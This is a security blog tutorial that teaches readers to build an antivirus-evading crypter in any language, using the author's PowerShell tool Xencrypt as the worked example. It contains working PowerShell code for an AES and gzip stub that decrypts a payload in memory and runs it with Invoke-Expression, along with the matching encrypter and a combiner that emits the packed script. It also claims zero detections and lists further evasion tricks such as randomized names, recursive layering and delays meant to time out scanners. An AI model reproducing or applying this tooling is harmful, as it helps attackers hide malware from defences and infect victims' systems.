
100% evasion - Write a crypter in any language to bypass AV

06 Feb 2020

Categories: tradecraft evasion



Writing a 100% evasion crypter

Today I will be showing you how to write your own crypter in any language you want. I will be using an earlier in-development version of my recently released free and open-source PowerShell crypter Xencrypt as the basis for my examples (and that's the tool you see in action in the screenshot above) as I walk you through how to design and implement your own crypter. The purpose of this article is to discuss it at a high enough level that you can take the 'design principles' and apply them to any language that you want and make your own, though you're free to follow along in PowerShell if you care to.


Before we get into it, we need a clear idea of what a crypter is. In essence, it's a tool for bypassing AV by employing encryption and obfuscation techniques. I used to be under this misconception that they're this

thing only the elitest of the elite would ever lay their hands on, but the truth is that they are very easy and fun to make (as long as you avoid a few pitfalls) and yet are profoundly effective in bypassing AV.

I do hope though that you'll take this opportunity to try to make your own. The truth is that they are far too effective against AV for something so easy to write, and maybe if enough of them get made and released publicly there will be enough of an incentive for AV vendors to come up with better solutions for detecting them.

In the current state crypters are some of the most effective AV evasion tools in the hands of blackhats, and in my opinion any tool out of the hands of blackhats is a win for the whitehats.

Crypter operation



The diagram above illustrates the processing flow in a crypter.


As you can tell there are 3 important components that we will have to write. Don't worry, none of them are very difficult.

- The encrypter - Takes an input payload and generates a stub-compatible encrypted payload
- The stub - A chunk of code or a binary that accepts an encrypted payload, decrypts it and executes it
- The combiner - Takes the stub and the encrypted payload, and combines them in a manner that generates a valid executable or script.

You basically need an encrypter, decrypter/executer (the stub) and some way to bundle the encrypted payload with the stub (the combiner).

If you try to tackle them all at the same time it can get kind of confusing, so my recommendation is to start with the design of the stub.

The stub



The stub, as mentioned, is the decrypter and executer, as illustrated above.

We therefore need to decide on two things:

- How to decrypt (and therefore also how to encrypt)
- How to execute

How to Encrypt

They're both relatively simple questions, but the devil is in the details. Take for instance Xencrypt, it uses AES, but the reason I chose that is not because AES is better cryptographically than the alternatives, I use it because PowerShell provides a very simple way to call .NET functions, and it so happens AES can be very easily decrypted like so:

```
$aes.BlockSize = 128
$aes.Mode = [System.Security.Cryptography.CipherMode]::ECB
$aes.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
$aes.KeySize = 128
$aes.Key = $key
$aes.IV = $payload[0..15]
$memstream = New-Object System.IO.MemoryStream(,$aes.CreateDecryptor().TransformFinalBlo
ck($payload,16,$payload.Length-16))
```

I choose this approach over others because one of the primary ways antiviruses detect malware is through static rules. They pick out byte sequences or strings in a file and make rules that combined give a good indication that a file is a specific type of malware. By using standard API calls without doing anything custom, a rule against this crypter would have to rely on flagging ordinary API calls which may cause a problematic amount of false positives and is someting analysts seem to attempt to avoid based on my research. There is not established 'science' for how you choose your algorithm here, so go by your own logic and thoughts, but this line of thinking makes sense to me for now so that's my choice.

Building on that, if you hard-code a very specific encryption and decryption algorithm, it is highly likely that they would be able to obtain a very low false positive rate simply by flagging that specific encryption and decryption routine as your stub's 'signature'. It's a very lazy way to do it, but it works and is very effective against very specific versions of malware. One way to get around this limitation is by dynamically generating encryption and decryption algorithms or at the very least changing it by hand frequently, but that's out of the scope for this article.

For the sake of moving on let's say you've decided to go with AES like my crypter does. Cool!

How to Execute

Next step is deciding how we're going to execute. Ordinarily this would be a trivial question to answer, but the most important detail here is that *it must execute the payload only in memory*. Your decrypted payload must never be allowed to touch the disk in an unencrypted state. If you save the decrypted payload to disk and execute it there, AV will simply scan the decrypted file and it'll get picked up like the original input file would. Oops.

There's usually a multitude of ways to do even the most basic execution of a file entirely in memory. For the Windows PE format alone, there's at least 10 very different and well-documented ways. A discussion of this is out of scope, but Endgame/Elastic has an absolutely *phenomenal* discussion of them HERE if you're interested. If you're dead-set on crypting PE files I'd peg that as a great place to start your research on the method to use.

For scripting languages, using a method like `eval` (or your language's equivalent) is usually sufficient and that's what we'll be doing in PowerShell (PowerShell's equivalent is `Invoke-Expression`). You can get fancy and look up lesser-known methods that may be able to be used for the same purpose, but as the presence of an `eval` in a script file is not really a strong indication it's malicious you're likely fine just using that for your first crypter.

Depending on the execution method you pick, you may have the choice of making either a complicated stub or preparing your payload differently. For example, if you want to be able to process normal .exe files and use PE injection you'll have to write code to patch all memory addresses in the executable when you load it into memory. That's pretty complicated for a beginner. Alternatively, you can restrict yourself to processing only shellcode that you get through e.g. msfvenom (through the 'raw' format) and then you don't have to bother with that and the execution portion of your stub becomes almost just a matter of copying-and-pasting some code that you can find on GitHub.

But don't worry, in truth it does not matter hugely which method you pick as long as you do your research and can with some confidence say it'll be able to execute the type of payload you want to deliver. If you're

dead-set on embedding binary files, I recommend using either pointer functions in the C-family languages or PE injection and being satisfied with shellcode-only payloads for the sake of your first foray into crypters.

That said, you should be somewhat familiar with your options. Since it's impossible to list them all given that every language is evolving and there's a hundred ways to do the same thing, I'll give you the next best thing of a little table of some interesting key-words you may want to include while googling to find good information on the subject:

Language	Keywords
C/++	process hollowing, PE injection
C#	reflective loading, load assembly
VBA/Macros	eval, vba obfuscate shell, maldoc, shell
Python	eval, exec, compile
PHP	eval,call_user_func, eval alternatives
PowerShell	invoke-expression, call operator, script block

Another idea worth considering is that the method you pick depends mostly on the type of payload you want to execute and not what language you're using. For example, a python crypter does not need to execute only python but could use OS API calls to execute a binary payload stored in an array in the script. But for the sake of this article I'm assuming that you're trying to obfuscate whatever the 'executable' equivalent is for your language – so php files for php, PE/ELF files for C/++ and so forth. In my case Xencrypt is a PowerShell file and it outputs PowerShell files.

For your sanity while writing your first crypter I truly recommend sticking with the same-language principle. It's far from impossible to mix things up, but generally each language has a number of helper

functions to assist in the execution of itself (reflection, introspection, etc) that makes your life a lot easier. When you decide to mix it up you often do not get anything equivalent and have to do everything yourself – sometimes with no guidance because you may be the first person to be crazy enough to attempt it. Not impossible by any stretch of the imagination but definitely more complicated.

In my case, I wanted to make a PowerShell crypter that I could layer indefinitely on itself to further bypass dynamic AV (I tested it up to 500 layers), so `Invoke-Expression` was a natural fit since it can both return and execute string values. Ultimately what you choose doesn't matter hugely and just changes how your payload has to be prepared by you.

Writing your stub

I find it useful to write a general outline of my stub, and I did this with Xencrypt as well. So in my case my 'template' is going to be:

```
#payload
$encData = "<encrypted payload in base64>"
$encKey = "<encryption key in base64>"

#decrypt
$aes = New-Object "System.Security.Cryptography.AesManaged"
$aes.Mode = [System.Security.Cryptography.CipherMode]::EBC
$aes.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
$aes.BlockSize = 128
$aes.KeySize = 256
$aes.Key = [System.Convert]::FromBase64String($encKey)
$bytes = [System.Convert]::FromBase64String($encData)
$IV = $bytes[0..15]
$aes.IV = $IV
$decryptor = $aes.CreateDecryptor();
$unencryptedData = $decryptor.TransformFinalBlock($bytes, 16, $bytes.Length - 16);
$aes.Dispose()

#decompress
```

```
$input = New-Object System.IO.MemoryStream( , $unencryptedData )
$output = New-Object System.IO.MemoryStream
$gzipStream = New-Object System.IO.Compression.GzipStream $input, ([IO.Compression.Compr
essionMode]::Decompress)
$gzipStream.CopyTo( $output )
$gzipStream.Close()
$input.Close()
[byte[]] $byteOutArray = $output.ToArray()

#execute
$code = [System.Text.Encoding]::UTF8.GetString($byteOutArray)
Invoke-Expression($code)
```

In Xencrypt's case, I also take the optional step of compressing and decompressing my payload. This is simply to reduce the overhead and actually shrinks a lot of the output files to below that of their input files. Not difficult to do and has a quite nice advantage (though keep in mind this also means the stub has more code that can be used to create signatures for it! It's a trade-off.)

But in either case, you can tell that it just takes a payload and key as a base64 encoded string, decrypts it, decompresses it and passes it to `Invoke-Expression` (The PowerShell equivalent of `eval`). Nothing complicated.

Turning your stub into a 'combiner'

By this point you should have a rough draft for what your stub is going to look like. So, what's next? We'll be using what we established in the stub to write the encrypter and combiner. They can frequently be the same program and that is the case for Xencrypt, but sometimes it is possible and even more convenient to prepare the encrypted payload as a separate file. This is especially true if you're working with compiled languges, as I'll elaborate on later.

In any case, our encrypter is just going to be doing the inverse of what we did in the stub.

```
# read
$fileData = [System.IO.File]::ReadAllBytes($filename)

# compress
[System.IO.MemoryStream] $output = New-Object System.IO.MemoryStream
$gzipStream = New-Object System.IO.Compression.GzipStream $output, ([IO.Compression.Comp
ressionMode]::Compress)
$gzipStream.Write( $fileData, 0, $fileData.Length )
$gzipStream.Close()
$output.Close()
$unencryptedBytes = $output.ToArray()

# generate key
$aes = New-Object "System.Security.Cryptography.AesManaged"
$aes.Mode = [System.Security.Cryptography.CipherMode]::ECB # Don't ever use ECB for anyt
hing other than messing around
$aes.Padding = [System.Security.Cryptography.PaddingMode]::Zeros #this is also a terribl
e idea
$aes.BlockSize = 128
$aes.KeySize = 256
$aes.GenerateKey()
$b64key = [System.Convert]::ToBase64String($aes.Key)

# encrypt
$encryptor = $aes.CreateEncryptor()
$encryptedData = $encryptor.TransformFinalBlock($unencryptedBytes, 0, $unencryptedBytes.
Length);
[byte[]] $fullData = $aes.IV + $encryptedData
$aes.Dispose()
$b64encrypted = [System.Convert]::ToBase64String($fullData)
```

And now we come to the step which is the biggest reason why I recommended you write your stub first. In the case of PowerShell, because it is a scripting language, we can simply take the stub code and use it as a template for our final payload, replace the relevant sections with the encrypted payload and the key and write it as the output to a new .ps1 file. Like so:

```
# write

$decompress_func = '
$encData = "{0}"
$encKey = "{1}"

$aes = New-Object "System.Security.Cryptography.AesManaged"
$aes.Mode = [System.Security.Cryptography.CipherMode]::ECB # Don't ever use ECB for anyt
hing other than messing around
$aes.Padding = [System.Security.Cryptography.PaddingMode]::Zeros #this is also a terribl
e idea
$aes.BlockSize = 128
$aes.KeySize = 256
$aes.Key = [System.Convert]::FromBase64String($encKey)
$bytes = [System.Convert]::FromBase64String($encData)
$IV = $bytes[0..15]
$aes.IV = $IV
$decryptor = $aes.CreateDecryptor();
$unencryptedData = $decryptor.TransformFinalBlock($bytes, 16, $bytes.Length - 16);
$aes.Dispose()
$input = New-Object System.IO.MemoryStream( , $unencryptedData )
$output = New-Object System.IO.MemoryStream
$gzipStream = New-Object System.IO.Compression.GzipStream $input, ([IO.Compression.Compr
essionMode]::Decompress)
$gzipStream.CopyTo( $output )
$gzipStream.Close()
$input.Close()
[byte[]] $byteOutArray = $output.ToArray()
$code = [System.Text.Encoding]::UTF8.GetString($byteOutArray)
Invoke-Expression($code)
'

$fleshed_out = $decompress_func -f $b64encrypted, $b64key
[System.IO.File]::WriteAllText($outfile,$fleshed_out)
    }
}
```

If you're more interested in doing this for non-interpreted languages where you can't use the exact above method to generate executable files, you can do basically same thing as above but instead generate the relevant source-code file (.go, .c, etc) and then get the same result by just running your relevant compiler to generate your final file. In certain languages there's also good support for embedding resources in executables directly without having to type big byte arrays into source code and you may benefit from generating such a resource file by creating the encrypter as a separate tool, but the above is a general pattern which will work for *any* language even if it does not support embedding resources as long as you write the routine to generate valid source code, which is in many cases only about as hard as using a template and maybe concatenating some strings together.

Aaaaand you're done!

If you've followed along up to this point, you've now got a fully functional crypter that will either fully bypass AV or at least significantly reduce detection rates. By this stage in Xencrypt's development I was down to 1 detection out of 57, and that was only because there are some blackhat PowerShell crypters out there with some small level of resemblance to mine. Once I added random variable names, parameters and more it went down to 0/57. It really is that easy.

In summary, my recommended steps for writing your own crypter are:

1. Decide on language (and stick to the same input and output language unless you intentionally want the added difficulty)
2. Decide on encryption function
3. Decide on execution function
4. Write stub code for doing the above two steps
5. Write a helper script that can encrypt your payload and generate the stub code with your encrypted payload and key inserted, and if it's a compiled language, compile it
6. Win!

But that's not the end of it...

There are a couple of things you can do to take your crypter to the next level from here as I hinted at before. For one, if you've followed my tutorial above all your variable names are static. That's bad. They are an almost 100% accurate way to fingerprint your crypter stub and will definitely be used by analysts to create very great rules to detect it. So you could for example write some extra code in your combiner to randomly generate variable names. Generally, the more randomization you can guarantee in your code the better off you'll be.

Here's a non-exhaustive list of things you may want to consider

- Shrink the stub footprint as much as possible
- Research and implement tricky ways to fool AV
- Randomize all variable and function names (Xencrypt does this)
- Randomize the encryption you use (Xencrypt does this)
- Randomize any compression you may use (Xencrypt does this)
- Randomize the order of code statements (Xencrypt does this)
- Figure out a way to support different types of input
- Increase the time it takes to decrypt your payload in order to time out AVs
- Implement support for recursively layering itself (Xencrypt does this)

Related Posts

Actual XSS in 2020 01 Feb 2020

Tradecraft - This is why your tools and exploits get detected by EDR 11 Jan 2020